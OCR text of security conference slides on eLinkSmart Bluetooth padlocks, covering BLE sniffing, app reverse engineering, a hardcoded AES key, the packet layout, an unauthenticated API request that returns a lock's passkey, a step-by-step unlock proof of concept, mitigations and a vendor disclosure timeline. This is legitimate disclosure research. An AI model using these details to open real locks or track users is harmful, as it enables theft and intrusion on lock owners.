"Open, Sesame!"

unlocking Bluetooth padlocks with polite requests

Alex Pettifer
Miłosz Gaczkowski

WITH secure

Introductions

WITH secure

Introductions - Miłosz

- Miłosz Gaczkowski
  - /ˈmi.wɔʂ/
- Past life: University teaching
  - Computer science
  - Cybersecurity
- Current life: Mobile Security Lead at WithSecure
  - Android/iOS apps
  - Android devices
  - BYOD Mobile Application Management setups
- Enjoys obscure power metal and the colour purple
  - Pink is ok too
- Twitter: @cyberMilosz

Introductions - Alex

- Alex Pettifer
- Ex-student
- Likes locks
- Fan of rats
- Nyaalex some places online

Why are we here?

WITH secure

Why are we here?

- Today's talk started as an intern project on smart padlocks
- Cross-section of physical and mobile app security
- Original goals:
  - Learn a little bit about Bluetooth Low Energy (BLE)
  - Build experience in mobile application reverse-engineering
- Got some interesting findings:
  - tl;dr: anyone can unlock any padlock by just asking nicely
- Our goals for today:
  - Entertainment
  - Technical understanding and fun findings
  - The process - so you can do similar things!

Key questions

Could a malicious user/device...

...listen in on and replicate the unlock signal?


...tamper with the lock in other ways?

How much information would you need?


The locks

- Locks:
  - eLinkSmart range
  - Also known under other brands: Anweller, eseesmart, and others
- Rationale for specific lock choice:
  - Prominent on Amazon UK
  - Heavily advertised
  - Cheap == accessible
  - Seemingly also popular on other marketplaces, esp. Germany, Poland
- Functionality:
  - (Some) have keys
  - All have local fingerprint auth
  - Most have remote Bluetooth LE unlock
    - Supported by mobile app

The locks



Epic foreshadowing



Tooling, approach, and process

WITH secure

Methodology

Intercept and understand BLE communications

Tools used: Wireshark and nRF Sniffer, or a mobile phone

01

Decompile and reverse-engineer the application

Tools used: Frida, jadx-gui, and ADB

02


Inspect HTTPS communications


Tool used: Burp Suite

03

Intercepting BLE

- We decided to use an external BLE sniffing device, as opposed to HCI dumping on the device.
  - This was to model and understand what was possible from an external perspective
- For this we used the nRF52840, with the nRF sniffer software, both available from Nordic Semiconductor
- From here the intercepted BLE communications were displayed in Wireshark





WITH secure

Reversing packets

```
Phone -> Smartlock: 1000c96e581aed958a5865a8b7ebabb45cc6
SmartLock -> Phone: 300058ab9ae5715e2f6b254f5da1ef8c86493a28
SmartLock -> Phone: 3cef5fb77eba952b25e76801ba4e4d8dd69e0975
SmartLock -> Phone: 0c1fdda8f325ac489a01
Phone -> Smartlock: 1000bb822881069dc139f95273b0f203e7b6
SmartLock -> Phone: 1000756178b35d6b4ed952a04392324ce616
```

- The messages were constructed such that long messages were split into multiple packets, with the first two bytes of the message being the length.
- The messages themselves all had two traits in common that strongly indicated encryption was being used:
  - Seemingly random
  - Every length was an exact multiple of 16 bytes, implying a block cipher
- Clearly some encryption was being performed by the application

Reverse-engineering the app

- Pulling the application and loading it into jadx revealed heavy obfuscation
- All classes, methods and variables were renamed to single characters
- However, a pattern was found. Custom log statements
- Most important methods had one or two log statements with a similar format `"ClassName – methodName – message"`
- From here deobfuscation was straightforward, if time consuming. Class and method names were now in plaintext, and most variables were named explicitly in the logs

Obfuscated

```
public static byte[] T(int i2, String str) {
     byte[] bArr = new byte[18];
     System.arraycopy(Packet.shortToByteArray_Little((short) 16), 0, bArr, 0, 2);
     System.arraycopy(Packet.shortToByteArray_Little((short) 18), 0, bArr, 2, 2);
     System.arraycopy(Packet.intToByteArray_Little(i2), 0, bArr, 4, 4);
     System.arraycopy(Packet.intToByteArray_Little((int) (c.g.a.a.s.h.x() / 1000)), 0, bArr, 8, 4);
     byte[] bytes = str.getBytes();
     System.arraycopy(bytes, 0, bArr, 12, bytes.length);
     c.n.a.i g2 = c.n.a.f.g("BleProtocolUtils");
     g2.j("--packageUnlockCloudPwd-- bUlkCloudPwd:" + c.g.a.a.s.a.c(bArr, ","));
     return p(bArr);
 }
```

Deobfuscated

```
public static byte[] packageUnlockCloudPwd(int token, String password) {
     byte[] packet = new byte[18];
     System.arraycopy(Packet.shortToByteArray_Little((short) 16), 0, packet, 0, 2);
     System.arraycopy(Packet.shortToByteArray_Little((short) 18), 0, packet, 2, 2);
     System.arraycopy(Packet.intToByteArray_Little(token), 0, packet, 4, 4);
     System.arraycopy(Packet.intToByteArray_Little((int) (DateUtil.getTimeInMillis() / 1000)), 0, packet, 8, 4);
     byte[] bytes = password.getBytes();
     System.arraycopy(bytes, 0, packet, 12, bytes.length);
     Logger classLogger = CustomLogger.classLogger("BleProtocolUtils");
     classLogger.log("--packageUnlockCloudPwd-- bUlkCloudPwd:" + ByteArrayUtils.asCSV(packet, ","));
     return encryptData(packet);
 }
```

- encryptData?

Reversing the encryption

```
public static byte[] encryptData(SecretKeySpec secretKeySpec, byte[] bArr) throws
GeneralSecurityException {
    Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
    cipher.init(1, secretKeySpec);
    return cipher.doFinal(bArr);
}
```

- This was run by another function logging the class name as `BleAESCrypt`

```
private static SecretKeySpec getKey() throws UnsupportedEncodingException {
    return new SecretKeySpec("7b69b00b69420dce".getBytes(Constants.ENC_UTF_8), "AES");
}
```

- Hardcoded AES key!

Dissection of a packet

With knowledge of the encryption used, we can now analyse packets!

1000	1200	45512a0b	c3afd064	343936323530
The total length of the packet (2-byte short)	The command code (2-byte short, 0x1200 = 18, the code for Unlock With Passkey)	The Login Token (4-byte integer)	The current date (4-byte integer)	ASCII-encoded passkey, in this case 496250

So how does it unlock?

- Request login token
  - Seemingly random, possibly to prevent replays
- Request unlock + provide 6-digit passkey
- Lock pops open
- At this point we have enough information to perform a replay attack*:
  - Observe unlock once
  - Find out what the passkey is
  - We can request login tokens and unlock the lock
- OK, so what is this passkey?
  - Seems to never change
  - Not even between lock factory resets, or between mobile devices for the same lock

* - sort of


Passkeys

We would like to understand where the passkey comes from. Early candidates:

- Hardcoded? (hopefully not)
- Generated from lock details somehow?
- Does it come from the Web?

Last option likely – you need to be online to pair a new lock, and offline functionality seemed like an afterthought

Let’s explore Web traffic then!



Passkey requests


```
POST /?m=lock&a=getLockInfoByMac HTTP/1.1
Host: [...]
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.9.1

mac=A4:C1:38:21:95:CF&
user_name=testacct&
loginToken=54ab8b2a7b23216a1c1c461771a33052&
type=2&
cp=el
```


Passkey requests

```
HTTP/1.1 200 OK
[...]
X-Powered-By: PHP/7.2.24
Content-Length: 197


{
        "state":"success",
        "type":0,
        "desc":"接口操作成功",
        "data":
        {
                "name":"lock",
                "mac":"A4:C1:38:21:95:CF",
                "isBind":1,
                "password":"",
                "reset":1,
                "lock_status":1,
                "admin_password":"496250",
                "apply_mode":0
        }
}
```



We now understand the full chain



API Comms
Mobile app requests unlock code from API

Initial Handshake
Mobile app requests temporary token from lock

Construct unlock request
App builds BLE packet including previous info

Lock procesing
The lock confirms the validity of the token and passkey and, if successful, unlocks.

What's actually needed?

```
POST /?m=lock&a=getLockInfoByMac HTTP/1.1
Host: [...]
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.9.1

mac=A4:C1:38:21:95:CF&
user_name=testacct&
loginToken=54ab8b2a7b23216a1c1c461771a33052&
type=2&
cp=el
```

What's actually needed?

```
POST /?m=lock&a=getLockInfoByMac HTTP/1.1
Host: [...]
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.9.1

mac=A4:C1:38:21:95:CF&
user_name=testacct_randomjunk&
loginToken=randomjunk123123123&
type=2&
cp=el
```

What's actually needed?

```
POST /?m=lock&a=getLockInfoByMac HTTP/1.1
Host: [...]
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.9.1

mac=A4:C1:38:21:95:CF&
user_name=testacct_randomjunk&
loginToken=randomjunk1231231123&
type=2&
cp=el
```

What's actually needed?

```
POST /?m=lock&a=getLockInfoByMac HTTP/1.1
Host: [...]
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.9.1
```


`mac=A4:C1:38:21:95:CF`

Public information!

Putting it together

Proof of concept


1. Look for any locks currently advertising – get their MAC addresses
2. Request lock info (passkey) from API
3. Connect to the lock, get a temporary token
4. Politely ask the lock to open
5. ?????
6. Plunder!



Demo!

Live demo disaster in 3... 2... 1...

Backup demo!



Other cool and normal endpoints

- This app does a lot of things
- Too many things
- Query any user, enumerate their locks
- Persistent location of mobile unlocks! :D


```
{
        "mac":"A4:C1:38:21:95:CF",
        "time":"2023-11-26 22:01:35",
        "timeUTC":"2023-11-26 14:01:35",
        "unlockType":3,
        "userName":"testacct",
        "nickname":"testacct",
        "way":2,
        "latitude":"51.50208710000000000",
        "longitude":"-0.07538620000000000",
        [...]
}
```


WITH secure

Summary of issues

API vulnerabilities

- Lack of authentication/authorisation – critically sensitive information + ability to change settings
- Other very basic problems

Hardcoded encryption material

- Essentially ineffective – except as a small hurdle for the reverse-engineer

Static passkeys

- Endlessly reusable
- No way for victim to prevent future attacks

Mitigations

- Could switch locks into fingerprint-only mode
  - Still low-security, but that was a given from the get-go
  - Lose some functionality, but no more random unlocks
- Could gut the battery/USB port out of the keyed lock and use it as an overpriced but otherwise acceptable dumb lock
- Anything else would require co-operation from the manufacturer

Communications with eLinkSmart

1st Sep

Initial contact

Multiple points of contact within eLinkSmart e-mailed with a high-level description of the issues and sample code.

19th Sep-11th Oct

Follow-up with the vendor, ask if a security contact could be identified.

No response – vendor notified of WithSecure's intention to publish its findings.

2nd/3rd attempt

24th Oct

Hmm? 👀

No response from vendor, but the app and API suddenly receive an update – changes are not functionally effective, but in the "right" areas.

16th Nov

Previous app/API changes mysteriously disappear, all progress has been undone

Hmm. 🤔

Today!

Public disclosure

